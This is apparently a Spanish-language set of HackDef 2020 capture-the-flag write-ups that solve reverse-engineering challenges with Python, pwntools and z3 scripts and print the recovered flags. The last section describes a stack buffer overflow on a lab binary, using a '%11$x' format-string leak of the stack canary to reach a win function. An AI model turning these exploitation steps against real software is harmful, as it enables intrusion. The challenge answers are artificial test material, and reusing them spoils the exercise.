uyXW3yzy708CEn9rsfniRwx70bDY+kLT+XZtU6jh6Zv325z4la6ewjbhNz55RwvHv9mL
EZ+IGlJ9qc4X05TDueLvzUhycRbph2o320SH7oedzuX4Za6e6olevv2X4kLcjzfw39ced
fDirKf+++yJfRfJDz+N2/zJ/oFbq2Wkbz0tGo41f2LEkfSL5DdmEYcja2/v0Iq2+eev9Q+
TKSuuc+lvLQ6fRjkdIwTeiNE39JirV0RPxtbWVMeQTfEW9tUxckozLR9MdLaA9sqdwvdZ
T0w9icaVq7bpcp2vGwedrKg04pXc9/wl9eK/WQ2/
VUa0xN2PX0KeidHK0MyZhfxvKPyrv13fTP6rjRfba1iKwRR7yMdJ1XSt1I0+mibRbk8s
whx3zMtLWdh63S0Z0c12w38Vc9r6FFxJgWdXA92ZrDxrRjf8T+jGLYLPM2E0myaBf+6G
Jv8Pwmsvz04u3nCcaX64uy193Eb0PfQLR0L5f+rq31sbzQ4khPf8nRox2pjT+DHH36Gmx
ZGkhvXRTbZr/I2e19h6/jEtHiB6jk5vn9pxaPkt9EeUJjP1FFv/dBSZJ9sf2zrXhPszY
cstXL8hrTpzP76To5VlmlLlybmR4td1h20+TubCsHp68xv3YId35nMP7aVUD3URm3Qrv3
XTkn38Sc9raNopu8a00zPMphw25h1jZbu21K3fRvqz5w0cyCJtefc1YZnWo437xNyL4H1
t20U6VLMWgvV1Rmy7jch+fdYsoAWyVXlhtL5cE18eQZqFiL36vuXtltiXqd/
kv5A6fU3uDL6k7Jkh85YMT546ZSiXYzLZtLXe6Qb91PJkMy3Zx5+smbYmEX0c3qG2edQ

```

En ese momento me dió la impresión de reconocer el tipo de tipografía que era, Base64, así que me di a la tarea de traducirlo para averiguar si me daría más pistas de lo que estaba frente a mi, para ello use un poco de código en python del cual obtuve la siguiente salida.



Así que añadí unas cuantas líneas más para guardar la salida en un archivo y poder verlo con un visor de imágenes.

```

from base64 import *

file = open('Important_Message.txt.ransm.ransm','r')
X = b64decode(file.read())
#print(X)
png = open('Msm.png','wb')
png.write(X)
file.close()
png.close()

```

hackdef{R4nsom_L1f3_F0r3v3r_D13_B4ckup5!}

Y así llegue a la flag: hackdef{R4nsom_L1f3_F0r3v3r_D13_B4ckup5!}

4CR

En éste problema se encontraban dos archivos, un texto hexadecimal llamado **secret** y un ejecutable(**C2C_module.exe**). Al ejecutarlo con 'hackdef{' como entrada pude ver que tenia una relación directa con el contenido del secret.

```

illithid@Nodulle:~/Documentos/Hack/CTF/HackDef/rev2$ wine C2C_module.exe hackdef{
2E62DD6F7BE9BDB8illithid@Nodulle:~/Documentos/Hack/CTF/HackDef/rev2$ cat secret
2E62DD6F7BE9BDB80322DBEF52ECA8360E4E9CDABDA85D0936683EB7CE41CE91E6CCDFA433C3BB3F

```

Así que cree un pequeño código para que fuese haciendo pruebas en lo que analizaba el ejecutable, por si lograba obtener el resultado antes que mi análisis.

```

from pwn import *

str = "2E62DD6F7BE9BD880322DBEF52ECA8360E4E9CDAB0AB5D0936683EB7CE41CE91E6CCDFA433C3BB3F"
normal = "hackdef{"
texto = ""
while texto != str:
    tam = len(normal)
    p = process('wine C2C_module.exe '+normal, shell=True)
    texto = p.recvall()
    exito = True
    if texto != str[0:tam*2]:
        exito = False

    if exito:
        normal += "\x20"
        print "Nuevo"
    else:
        normal = normal[0:tam-1] + chr(ord(normal[tam-1]) + 1)
        print normal

print normal

```

Después de un rato analizando el código vi que el resultado de hecho estaba cerca de concluirse, así que simplemente deje que saliera la respuesta de esta manera. Obteniendo finalmente la flag: `hackdef{RC4_is_c0mm0nly_used_by_m4lw4r3}`

Deviation

Se nos da un pequeño programa que nos dice que al tener el usuario adecuado nos dará la flag, así que al analizarlo pude ver lo siguiente:

```

internal class Program
{
    // Token: 0x06000005 RID: 5 RVA: 0x000021C8 File Offset: 0x000003C8
    private static void Main(string[] args)
    {
        Thread.CurrentThread.CurrentUICulture = new CultureInfo("en-us");
        string userName = Environment.UserName;
        Console.WriteLine("Bienvenido {0}. \nPresiona la combinacion correcta para acceder...", userName);
        if (Console.ReadKey().Key == ConsoleKey.F5 && Console.ReadKey().Key == ConsoleKey.F3 && Console.ReadKey().Key == ConsoleKey.F6)
        {
            Console.WriteLine(new Flag(userName).print());
        }
        else
        {
            Console.WriteLine("WOP WOP WOP!!!! Nooooooooooooooooooooo!");
        }
        Console.ReadKey();
    }
}

```

Al ver esto me llamó de inmediato la atención la instancia de la clase `Flag`, así que me introduje en su descripción para averiguar su función.


```
// Token: 0x06000001 RID: 1 RVA: 0x0002050 File Offset: 0
public Flag(string _f)
{
    try
    {
        File.ReadAllText(_f.ToCharArray()[8].ToString());
        this.s = "hackdf{NOP_ESTO_NO_ES_LO_QUE_BUSCAS!}";
    }
    catch (Exception e)
    {
        this.l(e, _f);
    }
}

// Token: 0x06000002 RID: 2 RVA: 0x00020A4 File Offset: 0
private void l(Exception e, string _f)
{
    string message = e.Message;
    this.s = "";
    Console.WriteLine(this.s);
    if (e.GetType() == typeof(IndexOutOfRangeException))
    {
        string text = this.f(_f);
        long num = 137438953472L;
        int[] array = new int[]
        {
            -47,
            -86,
            -107,
            -101,
            -83,
            -41,
            -80,
            ==
        }
    }
}
```

De la primera parte pude determinar que tenía que pasarse un nombre de 8 caracteres para que generase la excepción **IndexOutOfRangeException**, a lo que genera la ejecución del generador de la flag.

```
-91,
-49,
-80,
-80,
-71,
-87,
-30,
0,
-36,
-97,
-12,
-61,
-101,
-67,
-94,
-75,
-26,
-15
};
char[] array2 = message.ToCharArray();
char[] array3 = text.ToCharArray();
while (((long)this.s.Length & num) == 0L)
{
    byte b = Convert.ToByte(array2[this.s.Length]);
    b ^= (byte)((int)Convert.ToByte(array3[this.s.Length % 8]) + array[this.s.Length]);
    this.s += Convert.ToChar(b).ToString();
    num >>= 1;
}
return;
}
Console.WriteLine("Nop, esa no es la excepcion correcta");
}
```

En la siguiente parte se puede ver que está haciendo un XOR con el mensaje de error de la excepción y la suma los caracteres del usuario y el array numérico. A partir de esto y el saber que la salida debería de tener como primeros caracteres `hackdef{` pudimos conseguir el nombre del usuario mediante el siguiente código:

```
#!/usr/local/bin/python
from z3 import *
LONGITUD = 8
token = [BitVec('tk_%i'%i,8) for i in range(LONGITUD)]
s = Solver()
m = "Index was outside the bounds of the array."
array = [-47,-86,-107,-101,-83,-41,-80,-82,13,9,-22,-82,-68,-81,-91,
-49,-80,-80,-71,-87,-30,0,-36,-97,-12,-61,-101,-67,-94,-75,-26,-15]
s.add(ord(m[0]) ^ (token[0] + array[0]) == ord('h'))
s.add(ord(m[1]) ^ (token[1] + array[1]) == ord('a'))
s.add(ord(m[2]) ^ (token[2] + array[2]) == ord('c'))
s.add(ord(m[3]) ^ (token[3] + array[3]) == ord('k'))
s.add(ord(m[4]) ^ (token[4] + array[4]) == ord('d'))
s.add(ord(m[5]) ^ (token[5] + array[5]) == ord('e'))
s.add(ord(m[6]) ^ (token[6] + array[6]) == ord('f'))
s.add(ord(m[7]) ^ (token[7] + array[7]) == ord('{'))
if s.check() == sat:
    m = s.model()
    tkn = ''
    for i in range(LONGITUD):
        tkn += chr(m[token[i]].as_long())
    print(tkn)
else:
    print("<<nop>>")
```

Con lo que tenemos que el nombre que buscamos es 'Personal', y con ayuda del siguiente código podemos obtener la flag fácilmente.

```
def l(f):
    message = 'Index was outside the bounds of the array.';
    s = ""
    text = f;
    num = 0x2000000000
    array = [-47,-86,-107,-101,-83,-41,-80,-82,13,9,-22,-82,-68,-81,-91,-49,
-80,-80,-71,-87,-30,0,-36,-97,-12,-61,-101,-67,-94,-75,-26,-15]
    while len(s)&num==0:
        b = message[len(s)]
        b = ord(b) ^ (ord(text[len(s) % 8]) + array[len(s)])
        s += chr(b%256);
        num >>= 1;
    print s

l("Personal")
```

A lo que llegue a la flag: hackdef{.N3T_no_e5_t4N_d1FiC1L!}

Validador

En este último reto, se presentó el archivo **SuperValidador3000.exe**, que al ejecutarlo pide una llave, al analizar el código pude descubrir que estaba haciendo múltiples verificaciones.

```
valLon = 0x80;
iVar1 = valLon;
do {
    valLon = iVar1;
    iVar1 = valLon >> 1;
} while (valLon >> 1 != 0);
if (((lenCap < 1) || (lenCap % 3 != 0)) || (lenCap != (lenCap / 9) * 9)) ||
((float)valLon != (float)lenCap / 27.00000000) {
    _printf("Checksum SHA-519 Invalido!!!");
    iVar1 = -1;
}
```


A partir de esta sección pude ver que se trataba de una cadena de caracteres de una longitud de 27.

```
comparador[0] = 0x7b;
comparador[1] = 0x66;
comparador[2] = 0x65;
comparador[3] = 100;
comparador[4] = 0x6b;
comparador[5] = 99;
comparador[6] = 0x61;
comparador[7] = 0x68;
siete = 7;
while (-1 < siete) {
    if ((int)captura[siete] != comparador[7 - siete]) {
        _printf("Checksum SHA-5118 Invalido!!!");
        return -1;
    }
    siete = siete + -1;
}
if (captura[lenCap + -1] == '}') {
    idx = rand();
```

Con ayuda de esta sección me di cuenta de que empezaba con 'hackdef{' y terminaba con '}'. A lo que después generaba una subcadena con todo lo que se encontraba entre éstas partes.

```
if (((idx == 5) || (idx == 0xb)) && (captura[idx] != '-')) {
    _printf("Checksum SHA-5120 Invalido!!!");
    return -1;
}
if ((idx == 8) && (captura[8] != '_')) {
    _printf("Checksum SHA-5120 Invalido!!!");
    return -1;
}
if ((((((idx == 1) || (idx == 2)) || (idx == 4)) ||
        (((idx == 7 || (idx == 9)) || ((idx == 0xd || (idx == 0x10)))))) &&
        ((captura[idx] < '0' || ('9' < captura[idx])))) {
    _printf("Checksum SHA-5120 Invalido!!!");
    return -1;
}
if ((((((idx == 3) || (idx == 0xc)) || (idx == 0xf)) || (idx == 10)) &&
        ((captura[idx] < 'a' || ('z' < captura[idx])))) {
    _printf("Checksum SHA-5120 Invalido!!!");
    return -1;
}
if (((((idx == 0) || (idx == 6)) || ((idx == 0xe || (idx == 0x11)))) &&
        ((captura[idx] < 'A' || ('Z' < captura[idx])))) {
    _printf("Checksum SHA-5120 Invalido!!!");
    return -1;
}
}
```

Aquí ya me daba bastante información con respecto a qué partes corresponden a números, a letras minúsculas y a letras mayúsculas, guiones y guión bajo.

```
valido1 = _v(captura);
if (((valido1 == 0) || (valido1 = _vv((int)captura, valido1 == 0)) ||
    (valido1 = _vvv((int)captura, valido1 == 0)) {
    _printf("Checksum SHA-5112 Invalido!!!");
    iVar1 = -1;
}
```

Y finalmente en esta sección hace distintas operaciones aritméticas que tienen que cumplirse respecto a la cadena. Cada una corresponde a su función `_v`, `_vv` y `_vvv`. A partir de esto generé un código en python para que evaluara esto y me diera una respuesta.

```
from z3 import *

BITW = 16
LONGITUD = 27

token = [BitVec('tk_{}'.format(i), BITW) for i in range(LONGITUD)]
s = Solver()
comp0 = [0x7b, 0x66, 0x65, 100, 0x6b, 99, 0x61, 0x68]
##Verificar primero 8 caracteres
i = 7
while i > -1:
    s.add(comp0[7-i] == token[i])
    i -= 1
#verifica ultimo caracter
s.add(token[-1] == ord('.'))
#
it = 8
st = LONGITUD - 1

s.add(token[it+5] == ord('-'))
s.add(token[it+0xb] == ord('-'))
s.add(token[it+8] == ord('_'))
#Digitos
s.add(token[it+1] >= ord('0'), token[it+1] <= ord('9'))
s.add(token[it+2] >= ord('0'), token[it+2] <= ord('9'))
s.add(token[it+4] >= ord('0'), token[it+4] <= ord('9'))
s.add(token[it+7] >= ord('0'), token[it+7] <= ord('9'))
s.add(token[it+9] >= ord('0'), token[it+9] <= ord('9'))
s.add(token[it+0xd] >= ord('0'), token[it+0xd] <= ord('9'))
s.add(token[it+0x10] >= ord('0'), token[it+0x10] <= ord('9'))
#Alpha
s.add(token[it+3] >= ord('a'), token[it+3] <= ord('z'))
s.add(token[it+10] >= ord('a'), token[it+10] <= ord('z'))
s.add(token[it+0xc] >= ord('a'), token[it+0xc] <= ord('z'))
s.add(token[it+0xf] >= ord('a'), token[it+0xf] <= ord('z'))
#Mayusculas
s.add(token[it+0] >= ord('A'), token[it+0] <= ord('Z'))
s.add(token[it+6] >= ord('A'), token[it+6] <= ord('Z'))
s.add(token[it+0xe] >= ord('A'), token[it+0xe] <= ord('Z'))
s.add(token[it+0x11] >= ord('A'), token[it+0x11] <= ord('Z'))

#Validar1
s.add((token[it+4] * token[it+3] + (token[it+1] * token[it]) % token[it+2]) == 0x1762)
s.add(((token[it] + token[it+1] + token[it+2] + token[it+3]) - token[it+4]) == 0xf3)
s.add(((token[it+3] * token[it+2]) % token[it+4]) == 0x2c)

#Validar2
s.add((token[it+9] + token[it+7]) * (token[it+6] + token[it+10]) == 0x5014)
s.add((token[it+10] - token[it+9]) * (token[it+6] + token[it+7]) == 0x245a)

#Validar3
s.add((token[it+0xd] * token[it+0xc]) % token[it+0xe] == 0x4b)
s.add((token[it+0x10] * token[it+0xf]) % token[it+0x11] == 0xc)
s.add((token[it+0x11] * token[it+0x10]) + (token[it+0xc] - token[it+0xd]) + (token[it+0xe] - token[it+0xf]) == 0x1067)
s.add(token[it+0x11] + (((token[it+0xc] + token[it+0xd]) - token[it+0xe]) + token[it+0xf]) - token[it+0x10]) == 0xda)

if s.check() == sat:
    m = s.model()
    tkn = ''
    for i in range(LONGITUD):
        tkn += chr(m[token[i]].as_long())
    print(tkn)
else:
    print("<<nop>>")
```

Y así obtuve la flag: `hackdef{U51n6-Z3_1s-f4St3R}`

By: jorgeasolis

Barras Praderas

En el momento en que ejecutamos el programa, nos muestra lo siguiente:

[illegible]

Dependiendo de la cadena de texto que ingresemos, nos envía un mensaje. Para ver el funcionamiento del archivo .exe, lo vamos a debuggear en IDA.

```


mov     dword ptr [esp+4], offset _get_llag
mov     dword ptr [esp], offset aBienvenidoALAf ; "Bienvenido a la fabrica de munecos, vas"...
call    _printf
lea     eax, [esp+80h+var_64]
mov     [esp], eax ; char *
call    _gets
movzx   eax, byte ptr [esp+1Ch]
cmp     al, 41h
jnz     short loc_40175A

```

En el primer bloque, después de que se imprime lo que se mostró en la primera imagen, podemos ver que hay una comparación, si el primer carácter que se envía es la letra A, nos envía al bloque del lado izquierdo, en el cual se imprime el siguiente mensaje.

```
kdefM ; "Esto es HackDef, morro. No es tan facil"...
```

En cambio, si la letra es diferente a una A, se va hacia el lado derecho, en donde comienza un conjunto de comparaciones. Si en alguna de estas comparaciones no se cumple, se manda a llamar la función `__exit`, como se muestra en la imagen siguiente:




Y la función `__exit` lo que nos muestra es el mensaje:

```
; Attributes: noreturn bp-based frame


public __exit
__exit proc near
push    ebp
mov     ebp, esp
sub     esp, 18h
mov     dword ptr [esp], offset aNoPensasteEnTu ; "No pensaste en tu nena : 'v\n"
call    _puts
mov     dword ptr [esp], 0 ; int
call    __exit
__exit endp
```

El objetivo del programa entonces, es tratar de cumplir con todas las condiciones y lograr llegar al final de la función main en donde posiblemente podamos explotar la vulnerabilidad.


La primera comparación es la que vemos en la siguiente imagen, podemos ver que hace la comparación con la letra B, pero no es suficiente enviar una sola B, es necesario rellenar el espacio para que la siguiente comparación logre cumplirse. Es decir, en la "posición" 1Ch debe haber una B y en la 20h debe haber una Z, la cual podemos ver en el bloque de abajo a la izquierda. De 1Ch a 20h hay 4 posiciones, por lo que podemos enviar 4 B y después una Z.




Ahora, de 20h a 25h tenemos 5 posiciones, por lo que debemos rellenar 4 lugares después de la Z para enviar el siguiente carácter, que en este caso es otra Z. Así podemos llegar al siguiente bloque. Una forma de verificar que estamos llegando es con los mensajes que nos envía el programa. Ahora el objetivo es llegar al siguiente bloque, y vemos que de 25h a 27h hay dos posiciones y el carácter es una T, por lo que después de las Z podemos enviar dos letras T para que esto se cumpla.



Como siguiente paso, después de enviar las 2 T, tenemos que llenar hasta 30h, que serían 8 caracteres y vemos que la siguiente comparación es con la letra A, por lo que podemos enviar 8 A. Después ingresamos 4 letras P para pasar al siguiente bloque.




En la siguiente imagen podemos ver que el caracter a comparar no es imprimible como tal, pero podemos enviarlo como entrada utilizando little endian, es decir, si nos pide 12h, enviaremos \x12. Y así seguimos enviando lo que pida y en las posiciones en las que se pidan, por ejemplo el siguiente caracter es una C.




Hasta el punto que vemos en la siguiente imagen, en donde tenemos que enviar : y después el caractes ` , el cual también lo podríamos enviar como \x60.




Al enviar esto, podemos llegar al siguiente bloque:



En la imagen anterior se hace la última comparación con la letra v y podemos llegar al final, este bloque nos lleva al que vemos en la siguiente imagen:



En este último bloque es en donde podemos realizar el buffer overflow en el return. Revisando la ejecución podemos darnos cuenta que tenemos que enviar, después de las v, 12 letras A para rellenar y después enviar la dirección que nos muestra en el mensaje inicial, la cual, debido a la seguridad que muestra el programa, no cambia y la podemos enviar directamente. Si buscamos en ida, esa dirección nos lleva a la función que se muestra en la siguiente imagen:



Si regresamos a revisar la seguridad del binario, podemos ver que tiene habilitado el CANARY:

```
[*] '/home/jorgeasolis/Documents/CTF/Hackef 2020/pwning/C0/cookiesandcream'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
jorgeasolis@jorgeasolis-VirtualBox:~/Documents/CTF/Hackef 2020/pwning/C0$
```

Por esta razón, no debemos sobre escribir la dirección del canary, para esto, el format string nos puede ayudar a obtener la dirección y fijarla. Si lo sobre escribimos, puede pasar lo siguiente, el programa detecta que estamos tratando de sobre escribir el stack:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Esas no son formas de hablarme, jovencito.
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

Sabemos que el canary cambia pero siempre se encuentra en la misma posición, así que enviamos el string "%11\$x" en la vulnerabilidad y con eso obtenemos la dirección del canary. Después de esto, es necesario que en la entrada 8, enviemos todo el payload, conformado por el relleno inicial, que en este caso son 20 caracteres, el canary y después buscar llegar a alguna función importante. Si vemos el programa en ida, podemos ver que existe una función win la cual muestra el contenido de flag.txt:


```

000000000804861F
000000000804861F
000000000804861F ; Attributes: bp-based frame
000000000804861F public win
000000000804861F win proc near
000000000804861F
000000000804861F var_4= dword ptr -4
000000000804861F
000000000804861F push    ebp
0000000008048620 mov     ebp, esp
0000000008048622 push    ebx
0000000008048623 sub     esp, 4
0000000008048626 call    __x86_get_pc_thunk_ax
000000000804862B add     eax, 19D5h
0000000008048630 sub     esp, 0Ch
